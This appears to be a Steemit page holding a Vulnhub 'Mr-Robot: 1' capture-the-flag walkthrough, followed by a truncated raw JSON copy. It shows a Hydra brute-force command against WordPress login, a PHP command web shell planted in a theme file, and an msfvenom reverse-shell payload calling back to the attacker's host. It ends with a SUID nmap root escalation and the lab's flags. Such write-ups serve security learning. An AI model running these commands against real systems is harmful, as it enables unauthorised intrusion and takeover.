      "body": "Read my profile if want me to resteem your post to over 72,500 followers.  @a-0-0",
      "json_metadata": "{\"tags\":[\"security\"],\"users\":[\"a-0-0\"],\"app\":\"steemit/0.1\"}",
      "parent_author": "falconspy",
      "parent_permlink": "mr-robot-vulnhub-walkthrough",
      "permlink": "re-falconspy-mr-robot-vulnhub-walkthrough-20180605t005456528z",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-06-05T00:54:54",
  "trx_id": "6b449948f3bb96e6c9a020500a7736f2acbca540",
  "trx_in_block": 30,
  "virtual_op": 0
}falconspypublished a new post: mr-robot-vulnhub-walkthrough2018/06/05 00:54:45
falconspypublished a new post: mr-robot-vulnhub-walkthrough
2018/06/05 00:54:45
| author | falconspy |
| body |  **Name:** Mr-Robot: 1 **Date release:** 28 June 2016 **Author:** Leon Johnson **Series:** Mr-Robot **Vulnhub:** https://www.vulnhub.com/entry/mr-robot-1,151/ **Description:** >Based on the show, Mr. Robot. > >This VM has three keys hidden in different locations. Your goal is to find all three. Each key is progressively difficult to find. > >The VM isn't too difficult. There isn't any advanced exploitation or reverse engineering. The level is considered beginner-intermediate. ------------------------- This was actually my very first walkthrough ever. So some of my previous posts were better and have a bit more screenshots than this one. That being said, hopefully you can enjoy my first walkthrough where I have included rabbit holes I went down. ## 1. Service Enumeration Here is the nmap scan where only the interesting information was kept: ``` PORT STATE SERVICE REASON VERSION 22/tcp closed ssh conn-refused 80/tcp open http syn-ack Apache httpd |_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E | http-methods: |_ Supported Methods: GET HEAD POST OPTIONS |_http-server-header: Apache |_http-title: Site doesn't have a title (text/html). 443/tcp open ssl/http syn-ack Apache httpd |_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E | http-methods: |_ Supported Methods: GET HEAD POST OPTIONS |_http-server-header: Apache |_http-title: Site doesn't have a title (text/html). | ssl-cert: Subject: commonName=www.example.com | Issuer: commonName=www.example.com | Public Key type: rsa | Public Key bits: 1024 | Signature Algorithm: sha1WithRSAEncryption | Not valid before: 2015-09-16T10:45:03 | Not valid after: 2025-09-13T10:45:03 | MD5: 3c16 3b19 87c3 42ad 6634 c1c9 d0aa fb97 | SHA-1: ef0c 5fa5 931a 09a5 687c a2c2 80c4 c792 07ce f71b | -----BEGIN CERTIFICATE----- | MIIBqzCCARQCCQCgSfELirADCzANBgkqhkiG9w0BAQUFADAaMRgwFgYDVQQDDA93 | d3cuZXhhbXBsZS5jb20wHhcNMTUwOTE2MTA0NTAzWhcNMjUwOTEzMTA0NTAzWjAa | MRgwFgYDVQQDDA93d3cuZXhhbXBsZS5jb20wgZ8wDQYJKoZIhvcNAQEBBQADgY0A | MIGJAoGBANlxG/38e8Dy/mxwZzBboYF64tu1n8c2zsWOw8FFU0azQFxv7RPKcGwt | sALkdAMkNcWS7J930xGamdCZPdoRY4hhfesLIshZxpyk6NoYBkmtx+GfwrrLh6mU | yvsyno29GAlqYWfffzXRoibdDtGTn9NeMqXobVTTKTaR0BGspOS5AgMBAAEwDQYJ | KoZIhvcNAQEFBQADgYEASfG0dH3x4/XaN6IWwaKo8XeRStjYTy/uBJEBUERlP17X | 1TooZOYbvgFAqK8DPOl7EkzASVeu0mS5orfptWjOZ/UWVZujSNj7uu7QR4vbNERx | ncZrydr7FklpkIN5Bj8SYc94JI9GsrHip4mpbystXkxncoOVESjRBES/iatbkl0= |_-----END CERTIFICATE----- MAC Address: 08:00:27:AD:EE:84 (Oracle VirtualBox virtual NIC) Device type: general purpose Running: Linux 3.X|4.X OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 OS details: Linux 3.10 - 4.8 ``` Based on the above Nmap scan, we can see that this host is running only 2 services. The first service is SSH. However, the potential for a SSH attack vector is a no-go situation due to the fact the state of the port is closed and it's showing a refused connection: >PORT STATE SERVICE REASON VERSION >22/tcp closed ssh conn-refused The other service we see running appears to be a web service based on the two ports (80, 443) that are open. Port 80 and port 443 are typically reserved for web services, port 80 being the insecure port and port 443 being the default port for HTTPS based connections. Additionally, the service shown is "http" and the version is shown as "Apache httpd": >PORT STATE SERVICE REASON VERSION >80/tcp open http syn-ack Apache httpd >443/tcp open ssl/http syn-ack Apache httpd ## 2. Web Enumeration Using the web browser to navigate to the system we are greeted with what appears to be a linux system booting up:  Once this "bootup" finishes, you are thrown into an Internet Relay Chat like window where "Mr.Robot" talks to you and presents you with valid commands. ###### ***Rabbit Hole #1:*** So I sat there running through the different commands to see what they do.There was only one command Join which allowed for user input aside from your typical commands. I thought this might be one of the places I can perform some attack vectors. Well this command only accepted an email input with the typical [email protected] format. I tried to trick this a few times by throwing backticks with commands like `echo whoami`@derp.com and it would take this as input but didn't do anything. If you put even a valid email nothing happens either. ###### ***Getting back on track*** So I ran a **Nikto** scan as follows ``` root@kali:~# nikto -h 192.168.1.26 - Nikto v2.1.6 --------------------------------------------------------------------------- + Target IP: 192.168.1.26 + Target Hostname: 192.168.1.26 + Target Port: 80 + Start Time: 2018-03-10 23:38:03 (GMT-5) --------------------------------------------------------------------------- + Server: Apache + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS + The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type + Retrieved x-powered-by header: PHP/5.5.29 + No CGI Directories found (use '-C all' to force check all possible dirs) + Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x29 0x52467010ef8ad + Uncommon header 'tcn' found, with contents: list + Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html, index.php + OSVDB-3092: /admin/: This might be interesting... + Uncommon header 'link' found, with contents: <http://192.168.1.26/?p=23>; rel=shortlink + /wp-links-opml.php: This WordPress script reveals the installed version. + OSVDB-3092: /license.txt: License file found may identify site software. + /admin/index.html: Admin login page/section found. + Cookie wordpress_test_cookie created without the httponly flag + /wp-login/: Admin login page/section found. + /wordpress/: A Wordpress installation was found. + /wp-admin/wp-login.php: Wordpress login found + /blog/wp-login.php: Wordpress login found + /wp-login.php: Wordpress login found + 7535 requests: 0 error(s) and 17 item(s) reported on remote host + End Time: 2018-03-10 23:42:58 (GMT-5) (295 seconds) --------------------------------------------------------------------------- + 1 host(s) tested ``` We see this website is running a Wordpress backend. I loaded up wpscan, but it didn't really show anything interesting other than a Denial of Service exploit and we really don't want to knock the website offline. From the above Nikto scan, one should take a look at the **robots.txt*: >User-agent: * >fsocity.dic >key-1-of-3.txt Key #1 was of course listed in the key-1-of-3.txt file and it will be listed later in this walkthrough. The fsocity.dic was a dictionary file which will be used at a later time. Browsing to the admin login page for a WordPress, typically at http://website.com/wp-admin/ ###### ***Rabbit Hole #2:*** I start to Google for ways of obtaining the username that makes posts on the Wordpress website. A lot of these sites all had the same information which I attempted to follow. Unfortunately, the person who is running this website never actually created a blog post. So this became a fruitless method of obtaining the necessary admin credentials. I even tried "user" since the errors on the site would say "user's blog." I've never actually watched the Mr.Robot series so I did some Googling to get character's names. I remember from the various commands in the IRC window would always mention "fsociety." ( http://mrrobot.wikia.com/wiki/Characters ) So I tried combinations of the names of all characters listed under fsociety. From first + last name, first name, last name, last name + first name, and I kept getting the following:  ###### ***Getting back on track*** So I know from using Wordpress in the past if you give it the proper username you get an error like so:  So we end up finding the proper username which is **elliot** Loading up THC Hydra, a password brute forcing tool with the following command: `hydra -l elliot -P fsocity.dic target_ip_address -V http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:S=Location' -t 64` Here is what each parameter in the above means: > `-l` = single user only. If we wanted to supply a list it would be capital "L" > `-P` = Password file to scan through > `target_ip_address` = The website we intend to attack > `-V` = Verbose mode. This will show all the login attempts with the elliot:password combination from the password file > `http-post-form` = The supported service we want to attack. Login form is a HTTP POST > `/wp-login.php` = the page we intend to attack that has the login form > `log` = Wordpress's username field has a name of "log" > `^USER^` = the variable for hydra to replace with the username > `pwd` = Wordpress's password field has a name of "pwd" > `^PASS^` = the variable for hydra to replace with the password > `wp-submit=Log in` = the field name and value of Wordpress Submit form button > `S` = the success flag to look for, in this case "Location." Think of this like grepping the web page > `-t 64` = The number of threads (64) Once we kick off the command we should see a giant wall of text like so  After letting my scan run over night, we found elliot's password: >[80][http-post-form] host:192.168.1.26 login: elliot password: ER28-0652 >1 of 1 target succesfully completed, 1 valid password found For grins and giggles I grep'd the dictionary file to see were this line was. It was the 5th line from the bottom....c'mon ## 3. Establishing a Foothold Using the credentials elliot:ER28-0652 I log into the administrative panel. WordPress has a built in template editor. This template editor was used to modify the main templates 404.php page. I removed all the existing code an added my basic php shell code: ```php <?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?> ``` This one liner comes from Sente on Github: https://gist.github.com/sente/4dbb2b7bdda2647ba80b After saving the page, I navigate to the 404.php page in my browser and supply it a command just to verify it works: I navigate to the 404 page with a basic linux command via http://192.168.1.26/wp-content/themes/twentyfive/404.php?cmd=ifconfig to see if it will give me the server's IP address information and it did! Afterwards I perform a directory listing of /home/ to find a user called Robot. From there we perform a directory listing of Robot to find the 2nd key and a hashed password file:  The contents of the hashed password file:  Using an online hash cracking website, we find robot's password:  Afterwards, I check to see if the system has netcat installed  Unfortunately this version of netcat did not have the `-e` parameter which would allow us to spin up a bash shell. So using **msfvenom** I generated a payload and used my Kali box to serve this payload via an Apache web service: `msfvenom -p cmd/unix/reverse_perl LHOST=192.168.1.24 LPORT=6666 -f raw > shell.pl` Using the following command I downloaded the file onto the victim's machine under /tmp:  I created a netcat listener on my Kali box and then called the shell script to get a basic shell on the system:   Using the following command `python -c 'import pty; pty.spawn("/bin/bash")'` I then generated an interactive shell and logged in as robot:  ## 4. Privilege Escalation Using the following command `find / -perm -u=s -type f 2>/dev/null`, we search for any files that have the setuid bit set. The results were as follows: >/bin/ping >/bin/umount >/bin/mount >/bin/ping6 >/bin/su >/usr/bin/passwd >/usr/bin/newgrp >/usr/bin/chsh >/usr/bin/chfn >/usr/bin/gpasswd >/usr/bin/sudo >/usr/local/bin/nmap >/usr/lib/openssh/ssh-keysign >/usr/lib/eject/dmcrypt-get-device >/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper >/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper >/usr/lib/pt_chown Using some help, I found out that nmap has the ability to generate an interactive shell as the user that owns the file. Running nmap using `nmap --interactive` starts nmap. To break out and utilize the interactive shell simply typing `!sh` gives us a root shell.  The third key was found in /root. ## 5. Keys ###### Flag #1: This was found early after essentially performing a web scan in the robots.txt file Here's the actual flag: 073403c8a58a1f80d943455fb30724b9 ###### Flag #2: This flag was found after establishing a basic foothold on the system. It was done only after hijacking a PHP page that's apart of Wordpress. Here's the actual flag: 822c73956184f694993bede3eb39f959 ###### Flag #3: This was only obtainable after performing a privilege escalation as the flag was sitting in root's home directory Here's the actual flag: 04787ddef27c3dee1ee161b21670b4e4 -------------------------- There you have it! This was actually my *first* ever walkthrough that I probably should've posted first. Feel free to ask some questions should you have any. I will do my best to explain given that I would consider myself still to be a novice at penetration testing. Please follow me if you are interested for future walk throughs as I intend to post more! # Recent Walkthrough Guides * [JIS-CTF Vulnhub Walkthrough](https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough) * [BSides Vancouver: 2018 (Workshop) Walkthrough](https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough) |
| json metadata | {"tags":["security","hacking","penetration","pent-testing","walkthrough"],"users":["derp.com"],"image":["https://cdn.steemitimages.com/DQmcLm4RUkWkiJGHXcNg8asp1aXb4ewWYcuq4MyJWFQ3y4d/image.png","https://cdn.steemitimages.com/DQmfRZNBdJwMTdWQheWXkzKkqQgftw15aaDB6A8gsyBAjev/image.png","https://cdn.steemitimages.com/DQmT1Ud8u16CfxrW6cjUbtRWBFpmwK6nVutEuNBS3UHNPw6/image.png","https://cdn.steemitimages.com/DQma6McEfDG1CPUMNvWyFyKkZp23MnpK7kDgNCwWr1N5zGi/image.png","https://cdn.steemitimages.com/DQmWcuZVs4AjjddxBfUWFs3bX2ik5sPdN3BLvbZJhfW8M8L/image.png","https://cdn.steemitimages.com/DQmXDPEz3PkQaC6ViwewwqQn9WFRjaKWv1p5BRnzgAXJ5Dj/image.png","https://cdn.steemitimages.com/DQmUv6z2a7kByvkNCiK5jmNRz9ATWon6DHVoHDLz4G7F3vx/image.png","https://cdn.steemitimages.com/DQmVvqDDs7G6oevt49mbz68cYYwf1m8pQwrcb9dtvoKmL8u/image.png","https://cdn.steemitimages.com/DQmPisup2YwdGxU6XAsVgQB5PKwUssvY6p2ngBNEhR49r8P/image.png","https://cdn.steemitimages.com/DQmSBNRTdrL9vDm5bXKHMJXqqPDDBKbEQfgYrTrwFZ6f87Q/image.png","https://cdn.steemitimages.com/DQme2pmY5r2BhMqBPE9Cji82xra34XeXUe7snLyBNbwePZj/image.png","https://cdn.steemitimages.com/DQmWK21QMWQaswyK3mBnRM2dAW7wXi9HuH2ZfJiGrbRN1EX/image.png","https://cdn.steemitimages.com/DQmQQZ6C6BjCBFzA8kp2zqjpiZXtkEzEK2HpmDfUasa1AhS/image.png","https://cdn.steemitimages.com/DQmbXMKfUEKc2jNLLH2hg9gavP6gAz6CQf4vdvUisdS6LSp/image.png"],"links":["https://www.vulnhub.com/entry/mr-robot-1,151/","http://website.com/wp-admin/","http://mrrobot.wikia.com/wiki/Characters","https://gist.github.com/sente/4dbb2b7bdda2647ba80b","http://192.168.1.26/wp-content/themes/twentyfive/404.php?cmd=ifconfig","https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough","https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough"],"app":"steemit/0.1","format":"markdown"} |
| parent author | |
| parent permlink | security |
| permlink | mr-robot-vulnhub-walkthrough |
| title | Mr. Robot Vulnhub Walkthrough |
| Transaction Info | Block #23042099/Trx 8d19304186ea06bb853e9e866976838c37d8dac0 |
View Raw JSON Data
{
"block": 23042099,
"op": [
"comment",
{
"author": "falconspy",
"body": "\n**Name:** Mr-Robot: 1\n**Date release:** 28 June 2016\n\n**Author:** Leon Johnson\n**Series:** Mr-Robot\n**Vulnhub:** https://www.vulnhub.com/entry/mr-robot-1,151/\n\n**Description:**\n\n>Based on the show, Mr. Robot.\n>\n>This VM has three keys hidden in different locations. Your goal is to find all three. Each key is progressively difficult to find.\n>\n>The VM isn't too difficult. There isn't any advanced exploitation or reverse engineering. The level is considered beginner-intermediate.\n\n-------------------------\n\nThis was actually my very first walkthrough ever. So some of my previous posts were better and have a bit more screenshots than this one. That being said, hopefully you can enjoy my first walkthrough where I have included rabbit holes I went down.\n\n## 1. Service Enumeration\n\nHere is the nmap scan where only the interesting information was kept:\n\n```\nPORT STATE SERVICE REASON VERSION\n22/tcp closed ssh conn-refused\n80/tcp open http syn-ack Apache httpd\n|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E\n| http-methods:\n|_ Supported Methods: GET HEAD POST OPTIONS\n|_http-server-header: Apache\n|_http-title: Site doesn't have a title (text/html).\n443/tcp open ssl/http syn-ack Apache httpd\n|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E\n| http-methods:\n|_ Supported Methods: GET HEAD POST OPTIONS\n|_http-server-header: Apache\n|_http-title: Site doesn't have a title (text/html).\n| ssl-cert: Subject: commonName=www.example.com\n| Issuer: commonName=www.example.com\n| Public Key type: rsa\n| Public Key bits: 1024\n| Signature Algorithm: sha1WithRSAEncryption\n| Not valid before: 2015-09-16T10:45:03\n| Not valid after: 2025-09-13T10:45:03\n| MD5: 3c16 3b19 87c3 42ad 6634 c1c9 d0aa fb97\n| SHA-1: ef0c 5fa5 931a 09a5 687c a2c2 80c4 c792 07ce f71b\n| -----BEGIN CERTIFICATE-----\n| MIIBqzCCARQCCQCgSfELirADCzANBgkqhkiG9w0BAQUFADAaMRgwFgYDVQQDDA93\n| d3cuZXhhbXBsZS5jb20wHhcNMTUwOTE2MTA0NTAzWhcNMjUwOTEzMTA0NTAzWjAa\n| MRgwFgYDVQQDDA93d3cuZXhhbXBsZS5jb20wgZ8wDQYJKoZIhvcNAQEBBQADgY0A\n| MIGJAoGBANlxG/38e8Dy/mxwZzBboYF64tu1n8c2zsWOw8FFU0azQFxv7RPKcGwt\n| sALkdAMkNcWS7J930xGamdCZPdoRY4hhfesLIshZxpyk6NoYBkmtx+GfwrrLh6mU\n| yvsyno29GAlqYWfffzXRoibdDtGTn9NeMqXobVTTKTaR0BGspOS5AgMBAAEwDQYJ\n| KoZIhvcNAQEFBQADgYEASfG0dH3x4/XaN6IWwaKo8XeRStjYTy/uBJEBUERlP17X\n| 1TooZOYbvgFAqK8DPOl7EkzASVeu0mS5orfptWjOZ/UWVZujSNj7uu7QR4vbNERx\n| ncZrydr7FklpkIN5Bj8SYc94JI9GsrHip4mpbystXkxncoOVESjRBES/iatbkl0=\n|_-----END CERTIFICATE-----\nMAC Address: 08:00:27:AD:EE:84 (Oracle VirtualBox virtual NIC)\nDevice type: general purpose\nRunning: Linux 3.X|4.X\nOS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4\nOS details: Linux 3.10 - 4.8\n```\n\nBased on the above Nmap scan, we can see that this host is running only 2 services.\n\nThe first service is SSH. However, the potential for a SSH attack vector is a no-go situation due to the fact the state of the port is closed and it's showing a refused connection:\n\n>PORT STATE SERVICE REASON VERSION\n>22/tcp closed ssh conn-refused\n\nThe other service we see running appears to be a web service based on the two ports (80, 443) that are open. Port 80 and port 443 are typically reserved for web services, port 80 being the insecure port and port 443 being the default port for HTTPS based connections. Additionally, the service shown is \"http\" and the version is shown as \"Apache httpd\": \n\n>PORT STATE SERVICE REASON VERSION\n>80/tcp open http syn-ack Apache httpd\n>443/tcp open ssl/http syn-ack Apache httpd\n\n## 2. Web Enumeration\n\nUsing the web browser to navigate to the system we are greeted with what appears to be a linux system booting up:\n\n\n\nOnce this \"bootup\" finishes, you are thrown into an Internet Relay Chat like window where \"Mr.Robot\" talks to you and presents you with valid commands. \n\n###### ***Rabbit Hole #1:***\n\n So I sat there running through the different commands to see what they do.There was only one command Join which allowed for user input aside from your typical commands. I thought this might be one of the places I can perform some attack vectors. Well this command only accepted an email input with the typical [email protected] format. I tried to trick this a few times by throwing backticks with commands like `echo whoami`@derp.com and it would take this as input but didn't do anything. If you put even a valid email nothing happens either.\n\n###### ***Getting back on track***\n\nSo I ran a **Nikto** scan as follows\n\n```\nroot@kali:~# nikto -h 192.168.1.26\n- Nikto v2.1.6\n---------------------------------------------------------------------------\n+ Target IP: 192.168.1.26\n+ Target Hostname: 192.168.1.26\n+ Target Port: 80\n+ Start Time: 2018-03-10 23:38:03 (GMT-5)\n---------------------------------------------------------------------------\n+ Server: Apache\n+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS\n+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type\n+ Retrieved x-powered-by header: PHP/5.5.29\n+ No CGI Directories found (use '-C all' to force check all possible dirs)\n+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x29 0x52467010ef8ad\n+ Uncommon header 'tcn' found, with contents: list\n+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html, index.php\n+ OSVDB-3092: /admin/: This might be interesting...\n+ Uncommon header 'link' found, with contents: <http://192.168.1.26/?p=23>; rel=shortlink\n+ /wp-links-opml.php: This WordPress script reveals the installed version.\n+ OSVDB-3092: /license.txt: License file found may identify site software.\n+ /admin/index.html: Admin login page/section found.\n+ Cookie wordpress_test_cookie created without the httponly flag\n+ /wp-login/: Admin login page/section found.\n+ /wordpress/: A Wordpress installation was found.\n+ /wp-admin/wp-login.php: Wordpress login found\n+ /blog/wp-login.php: Wordpress login found\n+ /wp-login.php: Wordpress login found\n+ 7535 requests: 0 error(s) and 17 item(s) reported on remote host\n+ End Time: 2018-03-10 23:42:58 (GMT-5) (295 seconds)\n---------------------------------------------------------------------------\n+ 1 host(s) tested\n```\n\nWe see this website is running a Wordpress backend. I loaded up wpscan, but it didn't really show anything interesting other than a Denial of Service exploit and we really don't want to knock the website offline.\n\nFrom the above Nikto scan, one should take a look at the **robots.txt*:\n\n>User-agent: *\n>fsocity.dic\n>key-1-of-3.txt\n\nKey #1 was of course listed in the key-1-of-3.txt file and it will be listed later in this walkthrough.\n\nThe fsocity.dic was a dictionary file which will be used at a later time.\n\nBrowsing to the admin login page for a WordPress, typically at http://website.com/wp-admin/ \n\n###### ***Rabbit Hole #2:***\nI start to Google for ways of obtaining the username that makes posts on the Wordpress website. A lot of these sites all had the same information which I attempted to follow. Unfortunately, the person who is running this website never actually created a blog post. So this became a fruitless method of obtaining the necessary admin credentials. I even tried \"user\" since the errors on the site would say \"user's blog.\"\n\nI've never actually watched the Mr.Robot series so I did some Googling to get character's names. I remember from the various commands in the IRC window would always mention \"fsociety.\" ( http://mrrobot.wikia.com/wiki/Characters )\n\nSo I tried combinations of the names of all characters listed under fsociety. From first + last name, first name, last name, last name + first name, and I kept getting the following:\n\n\n\n###### ***Getting back on track***\n\nSo I know from using Wordpress in the past if you give it the proper username you get an error like so: \n\n\n\nSo we end up finding the proper username which is **elliot**\n\nLoading up THC Hydra, a password brute forcing tool with the following command: `hydra -l elliot -P fsocity.dic target_ip_address -V http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:S=Location' -t 64`\n\nHere is what each parameter in the above means:\n> `-l` = single user only. If we wanted to supply a list it would be capital \"L\"\n> `-P` = Password file to scan through\n> `target_ip_address` = The website we intend to attack\n> `-V` = Verbose mode. This will show all the login attempts with the elliot:password combination from the password file\n> `http-post-form` = The supported service we want to attack. Login form is a HTTP POST\n> `/wp-login.php` = the page we intend to attack that has the login form\n> `log` = Wordpress's username field has a name of \"log\"\n> `^USER^` = the variable for hydra to replace with the username\n> `pwd` = Wordpress's password field has a name of \"pwd\"\n> `^PASS^` = the variable for hydra to replace with the password\n> `wp-submit=Log in` = the field name and value of Wordpress Submit form button\n> `S` = the success flag to look for, in this case \"Location.\" Think of this like grepping the web page\n> `-t 64` = The number of threads (64)\n\nOnce we kick off the command we should see a giant wall of text like so\n\n\n\nAfter letting my scan run over night, we found elliot's password:\n\n>[80][http-post-form] host:192.168.1.26 login: elliot password: ER28-0652\n>1 of 1 target succesfully completed, 1 valid password found\n\nFor grins and giggles I grep'd the dictionary file to see were this line was. It was the 5th line from the bottom....c'mon\n\n## 3. Establishing a Foothold\n\nUsing the credentials elliot:ER28-0652 I log into the administrative panel. \n\nWordPress has a built in template editor. This template editor was used to modify the main templates 404.php page. I removed all the existing code an added my basic php shell code:\n\n```php\n<?php if(isset($_REQUEST['cmd'])){ echo \"<pre>\"; $cmd = ($_REQUEST['cmd']); system($cmd); echo \"</pre>\"; die; }?>\n```\n\nThis one liner comes from Sente on Github: https://gist.github.com/sente/4dbb2b7bdda2647ba80b\n\nAfter saving the page, I navigate to the 404.php page in my browser and supply it a command just to verify it works:\n\nI navigate to the 404 page with a basic linux command via http://192.168.1.26/wp-content/themes/twentyfive/404.php?cmd=ifconfig to see if it will give me the server's IP address information and it did!\n\nAfterwards I perform a directory listing of /home/ to find a user called Robot. From there we perform a directory listing of Robot to find the 2nd key and a hashed password file:\n\n\n\nThe contents of the hashed password file:\n\n\n\nUsing an online hash cracking website, we find robot's password:\n\n\n\nAfterwards, I check to see if the system has netcat installed\n\n\n\nUnfortunately this version of netcat did not have the `-e` parameter which would allow us to spin up a bash shell. So using **msfvenom** I generated a payload and used my Kali box to serve this payload via an Apache web service:\n\n`msfvenom -p cmd/unix/reverse_perl LHOST=192.168.1.24 LPORT=6666 -f raw > shell.pl`\n\nUsing the following command I downloaded the file onto the victim's machine under /tmp:\n\n\n\nI created a netcat listener on my Kali box and then called the shell script to get a basic shell on the system:\n\n\n\n\nUsing the following command `python -c 'import pty; pty.spawn(\"/bin/bash\")'` I then generated an interactive shell and logged in as robot:\n\n\n\n## 4. Privilege Escalation\n\nUsing the following command `find / -perm -u=s -type f 2>/dev/null`, we search for any files that have the setuid bit set. The results were as follows:\n\n>/bin/ping\n>/bin/umount\n>/bin/mount\n>/bin/ping6\n>/bin/su\n>/usr/bin/passwd\n>/usr/bin/newgrp\n>/usr/bin/chsh\n>/usr/bin/chfn\n>/usr/bin/gpasswd\n>/usr/bin/sudo\n>/usr/local/bin/nmap\n>/usr/lib/openssh/ssh-keysign\n>/usr/lib/eject/dmcrypt-get-device\n>/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper\n>/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper\n>/usr/lib/pt_chown\n\nUsing some help, I found out that nmap has the ability to generate an interactive shell as the user that owns the file. Running nmap using `nmap --interactive` starts nmap. To break out and utilize the interactive shell simply typing `!sh` gives us a root shell.\n\n\n\nThe third key was found in /root.\n\n## 5. Keys\n\n###### Flag #1: \n\nThis was found early after essentially performing a web scan in the robots.txt file\n\nHere's the actual flag: 073403c8a58a1f80d943455fb30724b9\n\n###### Flag 